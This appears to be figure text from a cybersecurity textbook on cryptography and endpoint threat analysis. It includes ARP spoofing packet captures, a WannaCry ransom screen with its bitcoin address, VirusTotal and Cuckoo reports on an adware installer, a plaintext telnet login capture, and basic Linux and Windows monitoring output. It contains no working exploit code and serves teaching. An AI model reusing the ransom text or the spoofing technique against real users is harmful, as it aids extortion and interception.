0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:28:78:db 0806 42: arp reply 10.10.10.1 is-at 0:c:29:7e:37:58
0:c:29:7e:37:58 0:c:29:2b:29:7f 0806 42: arp reply 10.10.10.11 is-at 0:c:29:7e:37:58


```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000...	00:0c:29:7e:37:58	ff:ff:ff:ff:ff:ff	ARP	42	Who has 10.10.10.11? Tell 10.10.10.10
2	0.0002144...	00:0c:29:28:78:db	00:0c:29:7e:37:58	ARP	60	10.10.10.11 is at 00:0c:29:28:78:db
5	1.0003169...	00:0c:29:7e:37:58	00:0c:29:28:78:db	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
6	1.0004353...	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.11 is at 00:0c:29:7e:37:58 (duplicate)
7	3.0005743...	00:0c:29:7e:37:58	00:0c:29:28:78:db	ARP	42	10.10.10.1 is at 00:0c:29:7e:37:58
8	3.0007190...	00:0c:29:7e:37:58	00:0c:29:2b:29:7f	ARP	42	10.10.10.11 is at 00:0c:29:7e:37:58 (duplicate)

Frame 6: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: 00:0c:29:7e:37:58, Dst: 00:0c:29:2b:29:7f
[Duplicate IP address detected for 10.10.10.11 (00:0c:29:7e:37:58) - also in use by 00:0c:29:28:78:db (frame 5)]
[Duplicate IP address detected for 10.10.10.1 (00:0c:29:2b:29:7f) - also in use by 00:0c:29:7e:37:58 (frame 5)]
Address Resolution Protocol (reply)



DNS Lookup



 **Back**

Hostname/IP

Results for www.google.com

```
Server:      1.1.1.3
Address:    1.1.1.3#53

Non-authoritative answer:
www.google.com canonical name = forcesafesearch.google.com.
Name:      forcesafesearch.google.com
Address: 216.239.38.120
```







Registrar Info


Name	Amazon Registrar, Inc.
Whois Server	whois.registrar.amazon.com
Referral URL	https://registrar.amazon.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2021-12-06
Registered On	1993-12-07
Updated On	2020-01-27







9 / 69

9 engines detected this file

4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa 19.85 MB Size

2020-11-17 23:59:36 UTC
1 minute ago


calls-wmi
checks-network-adapters
checks-user-input
detect-debug-environment
direct-cpu-clock-access
long-sleeps
overlay
peexe

runtime-modules
signed
via-tor

DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY

Engine	Detection	Signature	Category	Community
Avast	ⓘ	Win32:PUP-gen [PUP]	AVG	ⓘ Win32:PUP-gen [PUP]
eGambit	ⓘ	Unsafe.AI_Score_68%	ESET-NOD32	ⓘ A Variant Of Win32/WebCompanion.B Po...
K7AntiVirus	ⓘ	Adware (005363041)	Malwarebytes	ⓘ PUP.Optional.BundleInstaller
Rising	ⓘ	PUF.WebCompanion!8.9E98 (TFE:5:hZVA...	Sophos ML	ⓘ Generic PUA PC (PUA)
VBA32	ⓘ	Suspected Of Trojan.Downloader.gen.h	Acronis	✔ Undetected
Ad-Aware	✔	Undetected	AegisLab	✔ Undetected
AhnLab-V3	✔	Undetected	Alibaba	✔ Undetected

Wana Decrypt0r 2.0
English



What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/15/2017 16:32:52

Time Left
02:23:59:49

Your files will be lost on
5/19/2017 16:32:52

Time Left
06:23:59:49

Send \$300 worth of bitcoin to this address:



12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Copy

[About bitcoin](#)


[How to buy bitcoins?](#)

[Contact Us](#)

Check Payment

Decrypt

Chapter 6: Working with Cryptography and PKI



No.	Time	Source	Destination	Protocol	Length	Info
23	0.196427	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
25	0.198286	192.168.0.1	192.168.0.2	TELNET	81	Telnet Data ...
27	0.210527	192.168.0.1	192.168.0.2	TELNET	98	Telnet Data ...
29	1.317863	192.168.0.1	192.168.0.2	TELNET	73	Telnet Data ...
31	2.561993	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
33	2.575446	192.168.0.1	192.168.0.2	TELNET	69	Telnet Data ...
34	2.575598	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
36	2.577672	192.168.0.1	192.168.0.2	TELNET	75	Telnet Data ...
38	3.581505	192.168.0.2	192.168.0.1	TELNET	72	Telnet Data ...
40	3.817152	192.168.0.1	192.168.0.2	TELNET	68	Telnet Data ...

> Frame 31: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)
> Ethernet II, Src: Lite-OnU_3b:bf:fa (00:a0:cc:3b:bf:fa), Dst: WesternD_9f:a0:97 (00:00:c0:9f:a0:97)
> Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.1 (192.168.0.1)
> Transmission Control Protocol, Src Port: 3m-image-lm (1550), Dst Port: telnet (23), Seq: 198, Ack:
v Telnet
Data: fake\r\n

A red arrow points from the 'Plaintext' box to the 'Data: fake\r\n' field in the packet capture details.

```
Wireshark · Follow TCP Stream (tcp.stream eq 0) · telnet-cooked.pcap
-----
OpenBSD/i386 (oof) (ttyp2)
login: fake
.....Password:user

.....Last login: Sat Nov 27 20:11:43 on ttyp2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999




Welcome to OpenBSD: The proactively secure Unix-like operating system.



Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
.....
--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
.          ..          .cshrc    .login   .mailrc  .profile  .rhosts
$ exit
```

```
t u b n j s r l d
h q i k r w f x u p o e t e a y o
e c o o m v h z g
```







SlavaSoft HashCalc - Hash, CRC, an X +

← → ↻ 🏠 <https://www.slavasoft.com/hashcalc/>

SlavaSoft *Where quality software is just a click away.*

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- HashCalc**
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- Overview


FSUM

- QuickHash Library
- FastCRC Library

Company

SlavaSoft HashCalc

HASH, CRC, AND HMAC CALCULATOR

HashCalc 2.02  FREE

H A fast and easy-to-use calculator that allows to compute message digests, checksums and HMACs for files, as well as for text and hex strings. It offers a choice of 13 of the most popular hash and checksum algorithms for calculations.

Version: 2.02
File Size: 468KB
OS: Windows 95/98/Me/NT/2000/XP

Implemented using:
[SlavaSoft QuickHash Library](#)

H HashCalc — □ ×

Data Format: **File** Data:

HMAC Key Format: **Text string** Key:

MD5 MD4

SHA1 SHA256

SHA384 SHA512

RIPEMD160 PANAMA

TIGER MD2

ADLER32 CRC32



eDonkey/
eMule



SlavaSoft Calculate Close Help





MyTestFile1 - Notepad — □ ×



File Edit Format View Help



ABCD
























- o USB with Linux encapsulation (dlt 189)
- o USB with USBPcap encapsulation
- o USB Link Layer
- o FreeBSD usbdump format file
- o WAP Protocol Family
- o X.509 Digital Certificates
- o Lightweight Directory Access Protocol (LDAP)
- o Link Layer Discovery Protocol (LLDP)
- o SAN Protocol Captures (iSCSI, ATAoverEthernet, FibreChannel, SCSI-OSD and other SAN related protocols)
- o Peer-to-peer protocols
 - MANOLITO Protocol

Download this file

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.1.1.2	65.54.179.198	SSLv2	189	Client Hello
2	0.200000	65.54.179.198	10.1.1.2	SSLv3	1179	Server Hello, Certificate, Server Hello Done
3	0.210000	10.1.1.2	65.54.179.198	SSLv3	270	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
4	0.410000	65.54.179.198	10.1.1.2	SSLv3	133	Change Cipher Spec, Encrypted Handshake Message
5	0.580000	10.1.1.2	65.54.179.198	SSLv3	724	Application Data
6	0.580000	10.1.1.2	65.54.179.198	SSLv3	109	Application Data
7	0.810000	10.1.1.2	65.54.179.198	SSLv3	159	Application Data
8	0.820000	65.54.179.198	10.1.1.2	SSLv3	112	Application Data
9	1.010000	65.54.179.198	10.1.1.2	SSLv3	776	Application Data
10	1.210000	10.1.1.2	65.54.183.192	SSLv2	189	Client Hello
11	1.410000	65.54.183.192	10.1.1.2	SSLv3	1182	Server Hello, Certificate, Server Hello Done
12	1.440000	10.1.1.2	65.54.183.192	SSLv3	270	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
13	1.630000	65.54.183.192	10.1.1.2	SSLv3	133	Change Cipher Spec, Encrypted Handshake Message
14	1.670000	10.1.1.2	65.54.183.192	SSLv3	891	Application Data
15	1.930000	65.54.183.192	10.1.1.2	SSLv3	508	Application Data
16	1.940000	65.54.183.192	10.1.1.2	SSLv3	501	Application Data
17	2.470000	10.1.1.2	65.54.183.192	SSLv2	189	Client Hello

Frame 1: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
 Ethernet II, Src: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03), Dst: D-Link_6f:d7:c1 (00:05:5d:6f:d7:c1)
 Internet Protocol Version 4, Src: 10.1.1.2 (10.1.1.2), Dst: 65.54.179.198 (65.54.179.198)
 Transmission Control Protocol, Src Port: 32785 (32785), Dst Port: https (443), Seq: 1, Ack: 1, Len: 123
 Transport Layer Security

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.1.1.2	65.54.179.198	SSLv2	189	Client Hello
2	0.200000	65.54.179.198	10.1.1.2	SSLv3	1179	Server Hello, Certificate, Server Hello Done

Frame 2: 1179 bytes on wire (9432 bits), 1179 bytes captured (9432 bits)
 Ethernet II, Src: D-Link_6f:d7:c1 (00:05:5d:6f:d7:c1), Dst: SMCNetwo_22:5a:03 (00:04:e2:22:5a:03)
 Internet Protocol Version 4, Src: 65.54.179.198 (65.54.179.198), Dst: 10.1.1.2 (10.1.1.2)
 Transmission Control Protocol, Src Port: https (443), Dst Port: 32785 (32785), Seq: 1, Ack: 124, Len: 1113
 Transport Layer Security

SSLv3 Record Layer: Handshake Protocol: Multiple Handshake Messages
 Content Type: Handshake (22)
 Version: SSL 3.0 (0x0300)
 Length: 1108
 Handshake Protocol: Server Hello
 Handshake Protocol: Certificate
 Handshake Protocol: Server Hello Done

SSL/TLS details sent from the server to the client

```



  ▾ Transport Layer Security
    ▾ SSLv3 Record Layer: Handshake Protocol: Multiple Handshake Messages
      Content Type: Handshake (22)
      Version: SSL 3.0 (0x0300)
      Length: 1108
      ▾ Handshake Protocol: Server Hello ← Expand this field
        Handshake Type: Server Hello (2)
        Length: 70
        Version: SSL 3.0 (0x0300)
        ▾ Random: 418bf9e4eff860ffc014605d7fb93391bc1feea2eb76d74eb4251ab3f1add60e
          GMT Unix Time: Nov 5, 2004 18:08:36.000000000 SA Western Standard Time
          Random Bytes: eff860ffc014605d7fb93391bc1feea2eb76d74eb4251ab3f1add60e
          Session ID Length: 32
          Session ID: 03090000efc514628a5b05e76b608f15a430175678f4a7a980eca3a9be94fa3f
          Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
          Compression Method: null (0)
        ▸ Handshake Protocol: Certificate
        ▸ Handshake Protocol: Server Hello Done
  
```

```

  ▸ Handshake Protocol: Server Hello
  ▾ Handshake Protocol: Certificate ← Expand this field
    Handshake Type: Certificate (11)
    Length: 1026
    Certificates Length: 1023
    ▾ Certificates (1023 bytes)
      Certificate Length: 1020
      ▾ Certificate: 308203f830820365a00302010202107c1e94347b1c04295b009392f5dc1f86300d06092a... (id-at-commo
        1 ▾ signedCertificate
          version: v3 (2)
          serialNumber: 0x7c1e94347b1c04295b009392f5dc1f86
        2 ▾ signature (sha1WithRSAEncryption)
          Algorithm Id: 1.2.840.113549.1.1.5 (sha1WithRSAEncryption)
        3 ▾ issuer: rdnSequence (0)
          ▾ rdnSequence: 3 items (id-at-organizationalUnitName=Secure Server Certification Author,id-at-or
            ▸ RDNSequence item: 1 item (id-at-countryName=US)
            ▸ RDNSequence item: 1 item (id-at-organizationName=RSA Data Security, Inc.)
            ▸ RDNSequence item: 1 item (id-at-organizationalUnitName=Secure Server Certification Author)
        4 ▾ validity
  
```

```

  ▾ subject: rdnSequence (0)
    ▾ rdnSequence: 7 items (id-at-commonName=login.passport.com,id-at-organizationalUnitName=Terms
      ▸ RDNSequence item: 1 item (id-at-countryName=US)
      ▸ RDNSequence item: 1 item (id-at-stateOrProvinceName=Washington)
      ▸ RDNSequence item: 1 item (id-at-localityName=Redmond)
      ▸ RDNSequence item: 1 item (id-at-organizationName=Microsoft)
      ▸ RDNSequence item: 1 item (id-at-organizationalUnitName=MSN Passport)
      ▸ RDNSequence item: 1 item (id-at-organizationalUnitName=Terms of use at www.verisign.com/r)
      ▸ RDNSequence item: 1 item (id-at-commonName=login.passport.com)
    ▾ subjectPublicKeyInfo
      ▾ algorithm (rsaEncryption)
        Algorithm Id: 1.2.840.113549.1.1.1 (rsaEncryption)
      ▾ subjectPublicKey: 30818902818100dedbc120cd69da36fe46aef2052fa7f1c4709d411e51963642e89f452b...
        modulus: 0x00dedbc120cd69da36fe46aef2052fa7f1c4709d411e51963642e89f452b29649d21013c...
        publicExponent: 65537
    ▸ extensions: 7 items
  
```



Wireless

Setup

Wireless

Security

Access Restrictions

Applications & Gaming

Administration

Status

Basic Wireless Settings

Wireless Security

Wireless MAC Filter

Advanced Wireless Settings

Wireless Security

Security Mode: WPA2 Enterprise

Encryption: AES

RADIUS Server: 0 . 0 . 0 . 0

RADIUS Port: 0

Shared Secret: [password field]

Key Renewal: 0 seconds



[Help...](#)


Save Settings

Cancel Changes



Chapter 7: Delving into Endpoint Threat Analysis





Security at a glance

See what's happening with the security and health of your device and take any actions needed.



Virus & threat protection
No action needed.



Account protection
No action needed.



Firewall & network protection
No action needed.



App & browser control
No action needed.




Device security
View status and manage hardware security features



Device performance & health
No action needed.



Family options
Manage how your family uses their devices.



4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa76fbb468c2388

DETECTION **DETAILS** RELATIONS BEHAVIOR COMMUNITY

Basic Properties ⓘ

MD5	07423e01000ea389f9adcc103697905f
SHA-1	f299e0430708abf68fbc7d53d0409dfb47d910ed
SHA-256	4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa76fbb468c2388
Vhash	027056651d1d155az659z25z12z14fz
Authentihash	9339051dc39b1eabbd9f5296d870ef686b00df9012e98680a279822f1b978cd2
Imphash	e00de6e48b9b06aceb12a81e7bf494c9
Rich PE header hash	4ef30cd13c3a244e67020a5320f17390
SSDEEP	393216:25WKNI2nKCY3M0b/cEeQ+aP1znCsU0fSA2l3JJo8ys82bms5nHDTpP8OArCo:XXNI2nKCY3M0jc0+a1C8pgA8tsJHDtmV
TLSH	T1D92733C6F86D5EA0F94268B0377EAC816C945C248B8A70364EE436DF2DF7B530267917
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 EXE PECompact compressed (generic) (48.2%)
TrID	Microsoft Visual C++ compiled executable (generic) (19.1%)
TrID	Win64 Executable (generic) (12.2%)
TrID	Win16 NE executable (generic) (8.1%)
TrID	Win32 Executable (generic) (5.2%)
File size	19.85 MB (20817784 bytes)
PEID packer	Microsoft Visual C++

4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa76fbb468c2388

Portable Executable Info ⓘ

Compiler Products

id: 14, version: 7299 count=25
[C] VS98 (6.0) SP6 build 8804 count=64
id: 95, version: 2190 count=1
[---] Unmarked objects count=178
id: 93, version: 2179 count=9
[C++] VS98 (6.0) SP6 build 8804 count=77
[C] VS2010 build 30319 count=7
[ASM] VS2010 build 30319 count=1
[RES] VS98 (6.0) SP6 cvtres build 1736 count=1

Portable Executable (PE) Information

Header

Target Machine Intel 386 or later processors and compatible processors
Compilation Timestamp 2011-04-18 18:54:06
Entry Point 84180
Contained Sections 5

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	104384	104448	6.61	206b62d600beb166f8bf863ad5301f8c	563008.63
.rdata	110592	17552	17920	4.38	b0314f39355cab7d4674a0928d3b15f2	1013477.56
.data	131072	23144	12800	1.38	8d44c03d32e0c923339cda9fae15827a	2484041.75
.sxdta	155648	4	512	0.02	35925cfdc1176bd9ffc634a58b40ec17	130049
.rsrc	159744	295976	296448	5.06	7bb5c629cc2c586dd1538d6f10b0204a	6423686



11 engines detected this file

Benign to 56 virus engines

4ad801b08e58c35c278ba0fb7a416c

installer.exe

- calls-wmi
- checks-network-adapters
- checks-user-input
- detect-debug-environment
- direct-cpu-clock-access
- signed
- via-tor

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Avast		ⓘ Win32:PUP-gen [PUP]		AVG
Comodo		ⓘ ApplicUnwnt@#8dj8211v3o8b		Cylance
Cyren		ⓘ W32/Trojan.XHKN-6641		eGambit
ESET-NOD32		ⓘ A Variant Of Win32/WebCompanion.B Po...		Malwarebytes
Sangfor Engine Zero		ⓘ Malware		Sophos
VBA32		ⓘ Suspected Of Trojan.Downloader.gen.h		Acronis

cuckoo Dashboard Recent Pending Search Submit Import

Summary _installer.exe

Errors

Failed to run the processing module "Static" for task #1957003:

Send feedback

Score

This file is very suspicious, with a score of 10 out of 10!

Please notice: The scoring system is currently still in development and should be considered an **alpha** feature.

File _installer.exe

Summary Download Resubmit sample Download yara

Size	19.9MB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	07423e01000ea389f9
SHA1	f299e0430708abf68fbc7d53d0
SHA256	4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a4
SHA512	Show SHA512
CRC32	EF1B8AD7

Feedback



Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Task Manager File Options View

Processes Performance App history Startup Users Details Services

Name	Status	3% CPU	34% Memory	0% Disk	0% Network
Apps (5)					
> Adobe Acrobat Reader DC (32 bit)...		0%	219.6 MB	0 MB/s	0 Mbps
> Google Chrome (5)		0.1%	332.8 MB	0 MB/s	0 Mbps
> Microsoft Word		0%	185.1 MB	0 MB/s	0.1 Mbps
> Task Manager		1.1%	24.1 MB	0 MB/s	0 Mbps
> VLC media player (32 bit)		0%	25.7 MB	0 MB/s	0 Mbps
Background processes (100)					
> Adobe Acrobat Update Service (3...		0%	0.3 MB	0 MB/s	0 Mbps
Adobe RdrCEF (32 bit)		0%	8.3 MB	0 MB/s	0 Mbps
Adobe RdrCEF (32 bit)		0%	31.3 MB	0 MB/s	0 Mbps
> Antimalware Service Executable		0%	481.7 MB	0 MB/s	0 Mbps
Application Frame Host		0%	2.8 MB	0 MB/s	0 Mbps
COM Surrogate		0%	2.0 MB	0 MB/s	0 Mbps

Fewer details End task



Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Name	PID	Status	User name	CPU	Memory (ac...	UAC virtualizati...
AcroRd32.exe	14552	Running	Slayer	00	7,564 K	Disabled
AcroRd32.exe	9288	Running	Slayer	01	190,784 K	Disabled
ApplicationFrameHo...	15292	Running	Slayer	00	2,996 K	Disabled
armsvc.exe	4112	Running	SYSTEM	00	300 K	Not allowed
audiodg.exe	4612	Running	LOCAL SER...	00	16,288 K	Not allowed
chrome.exe	9576	Running	Slayer	00	191,624 K	Disabled
chrome.exe	13224	Running	Slayer	00	1,164 K	Disabled
chrome.exe	2320	Running	Slayer	00	119,096 K	Disabled
chrome.exe	3552	Running	Slayer	00	12,160 K	Disabled
chrome.exe	5400	Running	Slayer	00	2,768 K	Disabled
chrome.exe	2144	Running	Slayer	00	85,684 K	Disabled
chrome.exe	14792	Running	Slayer	00	113,084 K	Disabled
chrome.exe	8676	Running	Slayer	00	40,912 K	Disabled
chrome.exe	5000	Running	Slayer	00	2,980 K	Disabled
chrome.exe	10268	Running	Slayer	00	19,456 K	Disabled
chrome.exe	8068	Running	Slayer	00	5,376 K	Disabled
com.barraider.windo...	2204	Running	Slayer	00	11,064 K	Disabled
CompPkgSrv.exe	6260	Running	Slayer	00	1,332 K	Disabled
conhost.exe	3784	Running	SYSTEM	00	304 K	Not allowed
conhost.exe	14076	Running	Slayer	00	360 K	Disabled
conhost.exe	11324	Running	Slayer	00	5,444 K	Disabled
conhost.exe	2160	Running	Slayer	00	5,436 K	Disabled

Fewer details End task

Resource Monitor

File Monitor Help

Overview CPU Memory Disk Network

CPU 6% CPU Usage 112% Maximum Frequency

Image	PID	Descripti...	Status	Threads	CPU	Averag...
perfmon.exe	9372	Resourc...	Running	21	1	0.91
System Interrupts	-	Deferre...	Running	-	0	0.15
dwm.exe	9440	Desktop...	Running	14	0	0.27
fontdrvhost.exe	14328	Usermo...	Running	6	0	0.01
StreamDeck.exe	5748	Stream ...	Running	36	0	0.27
svchost.exe (LocalServiceNoNet...	3904	Host Pr...	Running	16	0	0.13
csrss.exe	8472		Running	15	0	0.12
googledrivesync.exe	9612	googled...	Running	47	0	0.08
svchost.exe (NetworkService -p)	2944	Host Pr...	Running	17	0	0.07

Disk 0 KB/sec Disk I/O 0% Highest Active Time

Network 173 Kbps Network I/O 0% Network Utilization

Memory 0 Hard Faults/sec 29% Used Physical Memory


Image	PID	Hard Fa...	Commit...	Workin...	Shareab...	Private (...)
Memory Compression	2372	0	1,620	503,432	0	503,432
MsMpEng.exe	4520	0	1,352,9...	278,080	52,076	226,004
googledrivesync.exe	9612	0	205,920	179,248	20,576	158,672
AcroRd32.exe	9288	0	237,560	165,740	18,472	147,268
WINWORD.EXE	3340	0	190,688	203,216	65,296	137,920
SearchApp.exe	1648	0	140,380	204,432	79,604	124,828
chrome.exe	9576	0	282,620	216,880	93,544	123,336
chrome.exe	14792	0	152,512	140,940	47,636	93,304

CPU 100% 60 Seconds 0%

Disk 1 MB/sec

Network 1 Mbps

Memory 100 Hard Faults/sec







RamMap - Sysinternals: www.sysinternals.com


File Empty Settings Help



Use Counts Processes Priority Summary Physical Pages Physical Ranges File Summary File Details

Process	Session	PID	Private	Standby	Modified	Page Table	Total
svchost.exe	0	3540	20,944 K	0 K	1,976 K	692 K	23,612 K
svchost.exe	0	3848	2,620 K	0 K	0 K	428 K	3,048 K
svchost.exe	0	3808	1,460 K	0 K	0 K	328 K	1,788 K
System	-1	4	0 K	0 K	0 K	68 K	68 K
Registry	-1	92	6,140 K	0 K	8 K	192 K	6,340 K
SearchProtocol	0	5820	1,512 K	0 K	140 K	340 K	1,992 K
SearchApp.exe	1	2644	56,852 K	0 K	792 K	1,200 K	58,844 K
svchost.exe	0	5740	2,068 K	0 K	0 K	440 K	2,508 K
LocalBridge.ex	1	6388	0 K	0 K	0 K	36 K	36 K
RuntimeBroker.	1	2680	2,268 K	0 K	0 K	412 K	2,680 K
SecurityHealth	0	1208	1,848 K	0 K	0 K	360 K	2,208 K
SgrmBroker....	0	4976	3,376 K	0 K	24 K	224 K	3,624 K
smss.exe	-1	328	204 K	0 K	0 K	148 K	352 K
svchost.exe	0	5860	1,276 K	0 K	0 K	360 K	1,636 K
SecurityHealth	1	872	804 K	0 K	0 K	264 K	1,068 K
OneDriveSet...	1	5148	30,312 K	0 K	60,176 K	536 K	91,024 K
RuntimeBroker.	1	4288	1,284 K	0 K	0 K	384 K	1,668 K
VBoxTray.exe	1	1312	1,488 K	0 K	0 K	348 K	1,836 K
OneDriveSet...	1	1696	1,452 K	0 K	0 K	360 K	1,812 K
RuntimeBroker.	1	7040	1,624 K	0 K	0 K	352 K	1,976 K
svchost.exe	0	5228	2,848 K	0 K	0 K	424 K	3,272 K










```
glen@glen-ubuntu: ~$ pwd
/home/glen
glen@glen-ubuntu: ~$
```

List the present working directory

```
glen@glen-ubuntu: ~$ uname -a
Linux glen-ubuntu 5.4.0-47-generic #51-Ubuntu SMP Fri Sep 4 19:50:52
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
glen@glen-ubuntu: ~$
```

```
glen@glen-ubuntu: ~$ ls
Desktop  Downloads  Pictures  Templates  Videos
Documents  Music      Public    testfile.txt
glen@glen-ubuntu: ~$
glen@glen-ubuntu: ~$ ls -l
total 36
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Desktop
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Documents
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Downloads
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Music
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Pictures
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Public
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Templates
-rw-rw-r-- 1 glen glen 6 Dec 9 15:44 testfile.txt
drwxr-xr-x 2 glen glen 4096 Sep 15 09:58 Videos
glen@glen-ubuntu: ~$
```



```

glen@glen-ubuntu: /var/log
glen@glen-ubuntu: /var/log$ ls
alternatives.log  dmesg.3.gz      private
apt               dpkg.log        speech-dispatcher
auth.log          faillog         syslog
boot.log          fontconfig.log  ubuntu-advantage.log
bootstrap.log     gdm3            unattended-upgrades
btm               gpu-manager.log vboxadd-install.log
cups              hp              vboxadd-setup.log
dist-upgrade      installer       vboxadd-setup.log.1
dmesg             journal         vboxadd-setup.log.2
dmesg.0           kern.log        vboxadd-setup.log.3
dmesg.1.gz        lastlog         vboxadd-setup.log.4
dmesg.2.gz        openvpn         wtmp
glen@glen-ubuntu: /var/log$

```

```

glen@glen-ubuntu: /var/log
glen@glen-ubuntu: /var/log$ cat auth.log
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: New seat seat0.
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event0 (Power Button)
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event1 (Sleep Button)
Sep 15 09:57:05 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event2 (AT Translated Set 2 keyboard)
Sep 15 09:57:12 glen-ubuntu gdm-launch-environment: pam_unix(gdm-launch-environment:session): session opened for user gdm by (uid=0)
Sep 15 09:57:13 glen-ubuntu systemd-logind[495]: New session c1 of user gdm.
Sep 15 09:57:13 glen-ubuntu system: pam_unix(systemd-user:session): session opened for user gdm by (uid=0)
Sep 15 09:57:21 glen-ubuntu gnome-keyring-daemon[777]: couldn't access control socket: /run/user/125/keyring/control: No such file or directory
Sep 15 09:57:21 glen-ubuntu gnome-keyring-daemon[778]: couldn't access control socket: /run/user/125/keyring/control: No such file or directory
Sep 15 09:57:22 glen-ubuntu gnome-keyring-daemon[777]: couldn't access control socket: /run/user/125/keyring/control: No such file or directory
Sep 15 09:57:43 glen-ubuntu systemd-logind[495]: Watching system buttons on /dev/input/event1 (Sleep Button)

```

```
glen@glen-ubuntu:~$ ps --help simple

Usage:
ps [options]

Basic options:
-A, -e          all processes
-a            all with tty, except session leaders
a            all with tty, including other users
-d            all except session leaders
-N, --deselect negate selection
r            only running processes
T            all processes on this terminal
x            processes without controlling ttys

For more details see ps(1).
glen@glen-ubuntu:~$
```

```
glen@glen-ubuntu:~$ ps -a
  PID TTY          TIME CMD
 1436 tty2        00:00:06 Xorg
 1484 tty2        00:00:00 gnome-session-b
 2288 pts/0        00:00:00 ps
glen@glen-ubuntu:~$
glen@glen-ubuntu:~$ ps a
  PID TTY          STAT TIME COMMAND
 1431 tty2        Ssl+  0:00 /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSI
 1436 tty2        Sl+   0:06 /usr/lib/xorg/Xorg vt2 -displayfd 3 -auth /run/user/1000/gdm/X
 1484 tty2        Sl+   0:00 /usr/libexec/gnome-session-binary --systemd --systemd --sessio
 2086 pts/0        Ss    0:00 bash
 2289 pts/0        R+    0:00 ps a
glen@glen-ubuntu:~$
glen@glen-ubuntu:~$ ps ax
  PID TTY          STAT TIME COMMAND
   1 ?          Ss    0:04 /sbin/init splash
   2 ?          S     0:00 [kthreadd]
   3 ?          I<    0:00 [rcu_gp]
   4 ?          I<    0:00 [rcu_par_gp]
